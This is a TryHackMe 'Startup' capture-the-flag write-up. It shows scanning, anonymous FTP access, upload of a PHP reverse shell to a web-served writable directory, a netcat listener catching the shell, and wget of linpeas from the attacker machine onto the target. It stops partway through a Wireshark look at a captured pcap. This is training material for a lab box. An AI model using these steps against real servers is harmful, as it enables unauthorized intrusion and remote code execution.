
Startup write-up by ChickenLoner

This is a write-up for Startup CTF on TryHackMe which we need to find a way to access target machine and need to elevate our privilege 2 times to user and root to rock this box

Site: https://tryhackme.com/room/startup




Startup

Abuse traditional vulnerabilities via untraditional means.

This is a **free** room, which means anyone can deploy virtual machines in the room (without being subscribed)! 8108 users are in here and this room is 320 days old.


Created by elbee

Start with nmap, port 21,22 and 80 are opened




```
┌──(root💀kali)-[/home/kali/Documents]
└─# nmap -sV -sC 10.10.2.112
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-17 14:26 EDT
Nmap scan report for 10.10.2.112
Host is up (0.27s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp [NSE: writeable]
| -rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
|_-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.9.3.142
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
|   256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
|_  256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Maintenance
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.80 seconds
```

Connect to FTP cause it’s allowed Anonymous user and downloaded files that it can hint us




```
┌──(root💀 kali)-[/home/kali/Tryhackme/Linux/startup]
└─# ftp 10.10.2.112
Connected to 10.10.2.112.
220 (vsFTPd 3.0.3)
Name (10.10.2.112:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> get important.jpg
local: important.jpg remote: important.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for important.jpg (251631 bytes).
226 Transfer complete.
251631 bytes received in 0.98 secs (250.7246 kB/s)
ftp> get notice.txt
local: notice.txt remote: notice.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for notice.txt (208 bytes).
226 Transfer complete.
208 bytes received in 0.00 secs (1.5743 MB/s)
ftp> exit
221 Goodbye.
```

Get content from noice.txt, not really help here




```
┌──(root💀 kali)-[/home/kali/Tryhackme/Linux/startup]
└─# cat notice.txt
Whoever is leaving these damn Among Us memes in this share, it IS NOT FUNNY. People downloading documents from ou
r website will think we are a joke! Now I dont know who it is, but Maya is looking pretty sus.
```

There is also a Zlib file inside this image, but sadly it’s likely to be a rabbit hole




```
┌──(root💀 kali)-[/home/kali/Tryhackme/Linux/startup]
└─# binwalk -e important.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0×0             PNG image, 735 x 458, 8-bit/color RGBA, non-interlaced
57            0×39            Zlib compressed data, compressed


┌──(root💀 kali)-[/home/kali/Tryhackme/Linux/startup]
└─# ls
important.jpg  _important.jpg.extracted  notice.txt
```

Time for website directory brute forcing and /files is standout



```
┌──(root💀kali)-[/home/kali/Script]
└─# gobuster dir -u http://10.10.2.112/ -w /usr/share/wordlists/dirb/big.txt --no-error
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.2.112/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/08/17 14:30:05 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/files                (Status: 301) [Size: 310] [--> http://10.10.2.112/files/]
/server-status        (Status: 403) [Size: 276]

===============================================================
2021/08/17 14:38:30 Finished
===============================================================
```

And this is very similar to FTP, we could use this to get a reverse shell




10.10.2.112/files/

Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
ftp/	2020-11-12 04:53	-	
important.jpg	2020-11-12 04:02	246K	
notice.txt	2020-11-12 04:53	208	


Apache/2.4.18 (Ubuntu) Server at 10.10.2.112 Port 80

Upload our php reverse shell into ftp /ftp directory cause we have permission to write



```
┌──(kali㉿kali)-[~/Tryhackme]
└─$ ftp 10.10.221.100
Connected to 10.10.221.100.
220 (vsFTPd 3.0.3)
Name (10.10.221.100:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> put php-reverse-shell.php
local: php-reverse-shell.php remote: php-reverse-shell.php
200 PORT command successful. Consider using PASV.
553 Could not create file.
ftp> cd ftp
250 Directory successfully changed.
ftp> put php-reverse-shell.php
local: php-reverse-shell.php remote: php-reverse-shell.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
5492 bytes sent in 0.00 secs (3.8999 MB/s)
ftp> 
```

Go to /files/ftp and execute this




```
10.10.221.100/files/ftp/
```

Index of /files/ftp

Name	Last modified	Size	Description
Parent Directory		-	
php-reverse-shell.php	2021-08-17 18:56	5.4K	


Apache/2.4.18 (Ubuntu) Server at 10.10.221.100 Port 80

We got a shell now but we can’t access user directory




```
┌──(root💀kali)-[/home/kali/Script]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.9.3.142] from (UNKNOWN) [10.10.221.100] 37596
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 18:56:41 up 3 min,  0 users,  load average: 0.66, 1.14, 0.54
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ which python3
/usr/bin/python3
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@startup:/$ cd /home
cd /home
www-data@startup:/home$ ls
ls
lennie
www-data@startup:/home$ cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$ █
```

Explore a little more and we found that recipe.txt in / directory give us 1st question answer




```
www-data@startup:/$ cat recipe.txt
cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and
 told him it was love.
www-data@startup:/$ █
```

I don’t want to explore manually anymore so I used linpeas and hope I get something useful back




```
www-data@startup:/tmp/ex$ wget http://10.9.3.142:8000/linpeas.sh
wget http://10.9.3.142:8000/linpeas.sh
--2021-08-17 19:02:35--  http://10.9.3.142:8000/linpeas.sh
Connecting to 10.9.3.142:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 465582 (455K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 454.67K   374KB/s    in 1.2s

2021-08-17 19:02:37 (374 KB/s) - 'linpeas.sh' saved [465582/465582]

www-data@startup:/tmp/ex$ ls -lha
ls -lha
total 464K
drwxrwxrwx 2 www-data www-data 4.0K Aug 17 19:02 .
drwxrwxrwt 8 root     root     4.0K Aug 17 19:02 ..
-rw-rw-rw- 1 www-data www-data 455K Jul 15 12:42 linpeas.sh
www-data@startup:/tmp/ex$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@startup:/tmp/ex$
```

And there it is suspicious.pcapng




```
╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/incidents
/incidents/suspicious.pcapng
/recipe.txt
/run/cloud-init/tmp
```

Copy pcapng file to ftp directory and download it to our machine




```
www-data@startup:/incidents$ cp ./suspicious.pcapng /var/www/html/files/ftp
cp ./suspicious.pcapng /var/www/html/files/ftp
```



```
┌──(root💀kali)-[/home/kali/Tryhackme/Linux/startup]
└─# wget http://10.10.221.100/files/ftp/suspicious.pcapng
--2021-08-17 15:10:24--  http://10.10.221.100/files/ftp/suspicious.pcapng
Connecting to 10.10.221.100:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 31224 (30K)
Saving to: ‘suspicious.pcapng’

suspicious.pcapng          100%[====================================================>]  30.49K   127KB/s    in 0.2s

2021-08-17 15:10:25 (127 KB/s) - ‘suspicious.pcapng’ saved [31224/31224]
```


Open pcapng file with wireshark, examine a little bit we only cares for HTTP and TCP


suspicious.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.   Time          Source           Destination      Protocol Length Info
    1 0.000000000   192.168.22.139   13.32.85.44      TCP       56 55280 → 443 [ACK] Seq=1 Ack=1 Win=62780 Len=0
    2 0.000449541   13.32.85.44      192.168.22.139   TCP       62 [TCP ACKed unseen segment] 443 → 55280 [ACK] Seq=
    3 0.256188999   192.168.22.139   104.107.60.16    TCP       56 38750 → 80 [ACK] Seq=1 Ack=1 Win=63856 Len=0
    4 0.256321417   192.168.33.1     192.168.33.10    TCP       68 48974 → 80 [ACK] Seq=1 Ack=1 Win=63 Len=0 TSval=3
    5 0.256541722   104.107.60.16    192.168.22.139   TCP       62 [TCP ACKed unseen segment] 80 → 38750 [ACK] Seq=1
    6 0.257681538   192.168.33.10    192.168.33.1     TCP       68 [TCP ACKed unseen segment] 80 → 48974 [ACK] Seq=1
    7 0.511758323   192.168.22.139   72.21.91.29      TCP       56 33350 → 80 [ACK] Seq=1 Ack=1 Win=63920 Len=0
    8 0.511897616   192.168.22.139   104.107.60.8     TCP       56 51816 → 80 [ACK] Seq=1 Ack=1 Win=63856 Len=0
    9 0.512045555   72.21.91.29      192.168.22.139   TCP       62 [TCP ACKed unseen segment] 80 → 33350 [ACK] Seq=1
   10 0.512083259   104.107.60.8     192.168.22.139   TCP       62 [TCP ACKed unseen segment] 80 → 51816 [ACK] Seq=1
   11 0.751344685   192.168.22.139   192.168.22.139   TCP       68 4444 → 40932 [FIN, ACK] Seq=1 Ack=1 Win=64 Len=0

▸ Frame 218: 471 bytes on wire (3768 bits), 471 bytes captured (3768 bits) on interface any, id 0
▸ Linux cooked capture v1
▸ Internet Protocol Version 4, Src: 192.168.33.10, Dst: 192.168.33.1
▸ Transmission Control Protocol, Src Port: 80, Dst Port: 48974, Seq: 899, Ack: 628, Len: 403
▸ Hypertext Transfer Protocol
▸ Line-based text data: text/html (4 lines)

0000  00 00 00 01 00 06 08 00  27 a6 5c 97 2f 63 08 00   ········ '·\·/
0010  45 00 01 c7 ef d8 40 00  40 06 85 fc c0 a8 21 0a   E·····@· @·····!
0020  c0 a8 21 01 00 50 bf 4e  03 c6 e5 c1 c9 24 73 92   ··!··P·N
0030  80 18 00 fc 83 88 00 00  01 01 08 0a 00 03 ea 7a   ········
0040  b9 69 72 a1 48 54 54 50  2f 31 2e 31 20 32 30 30   ·ir·HTTP /1.1
0050  20 4f 4b 0d 0a 44 61 74  65 3a 20 46 72 69 2c 20    OK··Dat e: Fri,
0060  30 32 20 4f 63 74 20 32  30 32 30 20 31 37 3a 34   02 Oct 2 020
0070  30 3a 32 31 20 47 4d 54  0d 0a 53 65 72 76 65 72   0:21 GMT
0080  3a 20 41 70 61 63 68 65  2f 32 2e 34 2e 31 38 20   : Apache /2.4.18
0090  28 55 62 75 6e 74 75 29  0d 0a 56 61 72 79 3a 20   (Ubuntu) ··Vary:
00a0  41 63 63 65 70 74 2d 45  6e 63 6f 64 69 6e 67 0d   Accept-E
```

Frame (471 bytes)
Uncompressed entity body (158 bytes)
suspicious.pcapng
